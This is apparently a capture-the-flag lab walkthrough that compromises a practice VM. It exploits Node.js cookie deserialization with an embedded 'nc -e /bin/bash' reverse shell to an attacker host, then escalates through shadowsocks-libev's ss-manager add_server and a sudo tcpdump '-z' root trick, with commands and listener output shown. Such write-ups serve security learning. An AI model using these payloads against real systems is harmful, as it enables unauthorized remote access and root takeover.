
[Modified code 45265.js]

We are just going to use the highlighted part as "rce" is equivalent of "username".
We added return parameter as we want a response form the target and also added Sync parameter as we want the code execution synchronised. The code is not going to be executed unless and until a function invokes the corresponding 'username' property of the code. Hence, we add () at the end of the code. By doing so, we use Immediately Invoked Function Expression feature of Javascript, which spawns the function as soon as the object is created.



[Modifying the cookie]

Now, we go to Repeater and send the modified cookie to the target.




[GET response form the target for the modified cookie]

So, the target is passing untrusted cookie values directly to the unserialize() function. We can exploit this vulnerability by adding a malicious code in the cookie.

Let's start a netcat connection. We modify the cookie to have the netcat connection command, encode it with Base64 and send it to the target using Repeater.


```
"_$$ND_FUNC$$_function (){return require('child_process').
execSync('nc -e /bin/bash 10.0.5.7 1111', function(error, stdout, stderr)
{ console.log(stdout) });}()"}
```

[Cookie modification with netcat connection command]




[Modified cookie and it's Base64 encoding]

We start netcat listener on attacker machine on port 1111.




[Netcat listener on attacker machine]

We not send the modified cookie to the target via Repeater.




[Repeater with the encoded modified cookie]

We established the connection.




[Established netcat connection]

Let's spawn a pty shell.



[Spawning a pty shell]

Messing around a bit, we did not find anything interesting in nodeadmin directory. Also, we can not access directory fireman.



[Exploring the target]

Let’s see which processes are running.

```
[nodeadmin@localhost home]$ ps -aux
ps -aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.2 170844  9120 ?        Ss   13:07   0:01 /usr/lib/system
root          2  0.0  0.0      0     0 ?        S    13:07   0:00 [kthreadd]
root          4  0.0  0.0      0     0 ?        I<   13:07   0:00 [kworker/0:0H]
root          6  0.0  0.0      0     0 ?        I<   13:07   0:00 [mm_percpu_wq]
root          7  0.0  0.0      0     0 ?        S    13:07   0:00 [ksoftirqd/0]
root          8  0.0  0.0      0     0 ?        I    13:07   0:00 [rcu_sched]
root          9  0.0  0.0      0     0 ?        I    13:07   0:00 [rcu_bh]
root         10  0.0  0.0      0     0 ?        S    13:07   0:00 [migration/0]
root         11  0.0  0.0      0     0 ?        S    13:07   0:00 [watchdog/0]
root         12  0.0  0.0      0     0 ?        S    13:07   0:00 [cpuhp/0]
root         13  0.0  0.0      0     0 ?        S    13:07   0:00 [kdevtmpfs]
root         14  0.0  0.0      0     0 ?        I<   13:07   0:00 [netns]
root         15  0.0  0.0      0     0 ?        S    13:07   0:00 [rcu_tasks_kthr
root         16  0.0  0.0      0     0 ?        S    13:07   0:00 [kauditd]
root         17  0.0  0.0      0     0 ?        S    13:07   0:00 [oom_reaper]
root         18  0.0  0.0      0     0 ?        I<   13:07   0:00 [writeback]
root         19  0.0  0.0      0     0 ?        S    13:07   0:00 [kcompactd0]
root         20  0.0  0.0      0     0 ?        SN   13:07   0:00 [ksmd]
root         21  0.0  0.0      0     0 ?        SN   13:07   0:00 [khugepaged]
root         22  0.0  0.0      0     0 ?        I<   13:07   0:00 [crypto]
root         23  0.0  0.0      0     0 ?        I<   13:07   0:00 [kintegrityd]
root         24  0.0  0.0      0     0 ?        I<   13:07   0:00 [kblockd]
root         25  0.0  0.0      0     0 ?        I<   13:07   0:00 [ata_sff]
root         26  0.0  0.0      0     0 ?        I<   13:07   0:00 [md]
root         27  0.0  0.0      0     0 ?        I<   13:07   0:00 [edac-poller]
root         28  0.0  0.0      0     0 ?        I<   13:07   0:00 [devfreq_wq]
root         29  0.0  0.0      0     0 ?        S    13:07   0:00 [watchdogd]
root         32  0.0  0.0      0     0 ?        S    13:07   0:00 [kswapd0]
root         49  0.0  0.0      0     0 ?        I    13:07   0:00 [kworker/u2:1]
root         81  0.0  0.0      0     0 ?        I<   13:07   0:00 [kthrotld]
root         82  0.0  0.0      0     0 ?        I<   13:07   0:00 [acpi_thermal_p
root         83  0.0  0.0      0     0 ?        S    13:07   0:00 [scsi_eh_0]
root         84  0.0  0.0      0     0 ?        I<   13:07   0:00 [scsi_tmf_0]
root         85  0.0  0.0      0     0 ?        S    13:07   0:00 [scsi_eh_1]
```

[Processes running on the target]

Process 831 looks interesting.

```
root       831  0.0  0.1 301464  4444 ?        S    13:08   0:00 su fireman -c /
```

[Process 831]

We can see that fireman has root privileges for some application. Let's investigate.

```
[nodeadmin@localhost home]$ ps -aux | grep 831
ps -aux | grep 831
root       831  0.0  0.1 301464  4444 ?        S    13:08   0:00 su fireman -c /usr/local/bin/ss-manager
nodeadm+  1655  0.0  0.0 213788  1024 pts/0    S+   16:02   0:00 grep --color=auto 831
[nodeadmin@localhost home]$
```

[Examining process 831]

We can see that fireman has root privileges for ss-manager. This is an example of misconfigured permissions.


Shadowsocks_libev is a lightweight socks5 proxy for embedded devices and other low end devices. ss-manager handles the shadowsocks servers and spawns new servers if

required.


Shadowsocks_libev allows for local command execution per configuration file and/or remote command execution for UDP requests on 127.0.0.1. The configuration file on the file system or the JSON configuration on the UDP requests is parsed and arguments are passed directly to the 'add_server' function which executes/implements them.

Thus, we can have malicious code sent to the add_server function and since it is not checked, it will get executed.


Let's spawn another netcat connection on port 2222 using the add_server function.
The ss-manager uses UDP port 8839, so let's first start a udp netcat connection on that port.




[Starting udp netcat connection on port 8839]



[Starting netcat listener on port 2222 on attacker machine]




[Spawning netcat connection using the add_server function]




[Connection established]

Right now, ss-manager is being run by fireman. We opened a netcat connection to the target machine from the target machine itself on udp port 8839 and used the add_server function to establish another netcat connection with the attacker machine. As the add_server function belongs to shadowsocks_libev, in turn belongs to ss-manager and is thus executed by fireman. Thus, we have established connection as fireman.
We can confirm this on the newly established connection.




[Confirming established connection as fireman]

Let's spawn a pty shell and check which other services can fireman run with root privileges.



[Exploring fireman's root privileges]

Let's explore the target if we can find fireman's login password.




[Exploring the target as fireman]

Hmm, nothing interesting.

Tcpdump is used for capturing network traffic as well as other network troubleshooting purposes. There is a parameter '-z' in the tcpdump application that allows users to run other commands. -Z root parameter has to be added in newer versions of RedHat Linux after they patched automatic root access.

Let's first create an executable in tmp folder to spawn third netcat connection to the attacker machine.



[Creating executable for netcat connection to attacker machine]

Starting netcat listener on attacker machine

[Starting netcat listener on attacker machine]

Let's write the tcpdump command.

```
[fireman@localhost tmp]$ sudo tcpdump -ln -w /dev/null -W 1 -G 1 -z /tmp/TF1 -Z root
<dump -ln -w /dev/null -W 1 -G 1 -z /tmp/TF1 -Z root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
10 packets received by filter
0 packets dropped by kernel
[fireman@localhost tmp]$
```

[tcpdump command]

We have established the third netcat connection.

```
root@mjolnir:~# nc -lvp 3333
listening on [any] 3333 ...
10.0.5.8: inverse host lookup failed: Unknown host
connect to [10.0.5.7] from (UNKNOWN) [10.0.5.8] 51438
```

